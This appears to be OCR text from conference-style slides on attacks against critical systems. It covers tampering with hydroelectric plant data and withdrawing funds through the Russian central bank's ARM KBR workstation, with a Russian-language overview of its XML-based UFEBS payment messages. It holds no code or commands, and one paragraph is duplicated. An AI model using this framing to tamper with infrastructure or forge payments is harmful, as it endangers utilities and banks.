
Tampering of hydroelectric plant data

Looks like the same way like wind turbines(not so fast)




Tampering of hydroelectric plant data

Go deep into config files




Tampering of hydroelectric plant data

We can do whatever we want




Tampering of hydroelectric plant data

Change data



Tampering of hydroelectric plant data

GG



Withdrawal of funds from bank account through ARM KBR

Withdrawal of funds from bank account through ARM KBR

АРМ КБР

АРМ КБР – это ПО, с помощью которого уполномоченные работники банка осуществляют шифрование и электронную подпись исходящих платежных документов, а также расшифровку и проверку электронной подписи платежных документов, поступающих из Банка России. Но, если быть более точным, то **АРМ КБР** в своей работе оперирует не платежными документами, а электронными сообщениями (ЭС), которые бывают двух типов:

- электронные платежные сообщения (ЭПС), например, ED101 «Платежное поручение»;
- электронные служебно-информационные сообщения (ЭСИС), например, ED201 «Извещение о результатах контроля ЭС».

Перечень и форматы электронных сообщений устанавливает Банк России, путем выпуска Альбома унифицированных форматов электронных банковских сообщений (УФЭБС).

Для того чтобы **АРМ КБР** мог обработать платеж, он должен быть преобразован в файл, содержащий электронное платежное сообщение формата УФЭБС. За подобное преобразование отвечает модуль интеграции **АБС** с платежной системой Банка России. С технической точки зрения подобные преобразования довольно просты, поскольку формат УФЭБС основан на XML.

Для того чтобы **АРМ КБР** мог обработать платеж, он должен быть преобразован в файл, содержащий электронное платежное сообщение формата УФЭБС. За подобное преобразование отвечает модуль интеграции **АБС** с платежной системой Банка России. С технической точки зрения подобные преобразования довольно просты, поскольку формат УФЭБС основан на XML.

